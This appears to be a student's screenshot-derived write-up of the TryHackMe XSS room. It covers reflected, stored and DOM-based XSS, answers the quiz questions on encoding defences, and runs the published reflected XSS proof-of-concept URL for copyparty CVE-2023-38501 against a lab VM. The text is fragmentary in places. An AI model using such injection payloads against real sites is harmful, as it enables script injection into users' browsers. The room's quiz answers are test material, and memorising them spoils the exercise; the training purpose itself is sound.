
TryHackMe XSS


Hi Teacher! This is how I've been able to solve this challenge:

We join the room called XSS



In here there is a lot of information about XSS attacks

After reading all of it, we can answer to these questions



- JavaScript Basics
- Intro to Cross-site Scripting
- Optional: Python Basics

Learning Objectives

Upon the completion of this room, the user should gain a more in-depth understanding of XSS, in particular:

- Reflected XSS
- Stored XSS
- DOM-based XSS
- How to protect against XSS

We provide code snippets using different web frameworks to understand better the exploitation of and securing against XSS vulnerabilities. We don't focus on the code itself; we focus on the reasoning behind the vulnerability and some solutions. The purpose is to help us better understand why XSS came to exist and what makes it exploitable.

Answer the questions below


I completed the Intro to Cross-site Scripting room.

No answer needed

✓ Correct Answer

Task 2 Terminology and Types

Task 3 Causes and Implications


tryhackme.com/room/axss
Room progress (19%)
Woop woop! Your answer is correct
Woop woop! Your answer is correct
Woop woop! Your answer is correct

- **Reflected XSS**: This attack relies on the user-controlled input reflected to the user. For instance, if you search for a particular tern searched for (***reflected***), the attacker would try to embed a malicious script within the search term.
- **Stored XSS**: This attack relies on the user input stored in the website's database. For example, if users can write product reviews displayed to other users, the attacker would try to insert a malicious script in their review so that it gets executed in the browsers
- **DOM-based XSS**: This attack exploits vulnerabilities within the Document Object Model (**DOM**) to manipulate existing page elem the server. This vulnerability is the least common among the three.

Answer the questions below

Which XSS vulnerability relies on saving the malicious script?

Stored XSS

✓ Correct Answer

Which prevalent XSS vulnerability executes within the browser session without being saved?

Reflected XSS


✓ Correct Answer

What does DOM stand for?

Document Object Model

✓ Correct Answer

Task 3 Causes and Implications


tryhackme.com/room/axss

Room progress (28%)

Social engineering

Using XSS, an attacker can create a legitimate-looking pop-up or alert within a trusted website. This can trick users into clicking malicio

Woop woop! Your answer is correct

Woop woop! Your answer is correct

Content manipulation and defacement

In addition to phishing and social engineering, an attacker might use XSS to change the website for other purposes, such as inflicting damage on the company's reputation.

Data exfiltration

XSS can access and exfiltrate any information displayed on the user's browser. This includes sensitive information such as personal data and financial information.

Malware installation

A sophisticated attacker can use XSS to spread malware. In particular, it can deliver drive-by download attacks on the vulnerable website.

Answer the questions below


Based on the leading causes of XSS vulnerabilities, what operations should be performed on the user input?

validation and sanitization — ✓ Correct Answer

To prevent XSS vulnerabilities, what operations should be performed on the data before it is output to the user?

encoding — ✓ Correct Answer

Task 4 Reflected XSS


tryhackme.com/room/axss

Room progress (47%)

Again, the solution lies in encoding the user input into HTML-safe strings. ASP.NET C# provides the `HttpUtility.HtmlEncode()` metho
`>`, and `&`, into their respective HTML entity encoding.

Woop woop! Your answer is correct

Woop woop! Your answer is correct

Woop woop! Your answer is correct

Woop woop! Your answer is correct

Answer the questions below

Which one of the following characters do you expect to be encoded? `.`, `,`, `;`, `&`, or `#`?

&

Which one of the following characters do you expect to be encoded? `+`, `-`, `*`, `<`, `=`, or `^`?

< — ✓ Correct Answer

Which function can we use in JavaScript to replace (unsafe) special characters with HTML entities?


escapeHtml() — ✓ Correct Answer

Which function did we use in PHP to replace HTML special characters?

htmlspecialchars() — ✓ Correct Answer

Task 5 Vulnerable Web Application 1

Now in this task we got to exploit the url ourselves using this code:


Room progress (47%)

Task 5 Vulnerable Web Application 1

Start the attached VM by clicking on the `Start Machine` button to finish this task.

The attached VM runs a vulnerable version of copyparty. The discovered reflected XSS vulnerability has the ID CVE-2023-38501, and its exploit is published here.

The exploit code is `?k304=y%0D%0A%0D%0A%3Cimg+src%3Dcopyparty+onerror%3Dalert(1)%3E` which is the URL encoding of:

```
?k304=y <img src=copyparty onerror=alert(1)>
```

The attached VM has the vulnerable server running at port 3923. You can reach the vulnerable server at `http://MACHINE_IP:3923` via your AttackBox's browser.

Answer the questions below

What type of vulnerability is it?

_________ ___


Use the above exploit against the attached VM. What do you see on the second line after `go to`?

/_____

Task 6 Stored XSS

Task 7 Vulnerable Web Application 2

This is our vulnerable site


Not secure 10.10.37.179:3923

ip-10-10-37-179 // 6.37 GiB free of 9.62 GiB


Read-Write access Login

[root]

c	File Name	Size	T	Date
-txt-	cat.png	998 983	png	2024-02-08 11:25:59
-txt-	dog.png	1 335 539	png	2024-02-08 11:26:04
-txt-	lion.png	1 592 631	png	2024-02-08 11:26:09
-txt-	music.png	2 330 394	png	2024-02-08 11:26:11
-txt-	tiger.png	1 892 746	png	2024-02-08 11:26:16
-txt-	violin.png	1 291 020	png	2024-02-08 11:26:19

control-panel | prev / up / next

By pasting this code, we get this error message, which means the site is vulnerable to xss attacks




10.10.37.179:3923/?k304=y%0D%0A%0D%0A<img+src%3Dcopyparty+onerror%3Dalert(1)>

; Path=/; Expires=Wed, 17 Dec 2025 16:21:36 GMT; SameSite=Lax

10.10.37.179:3923 says
1

And here we have our answer to the question

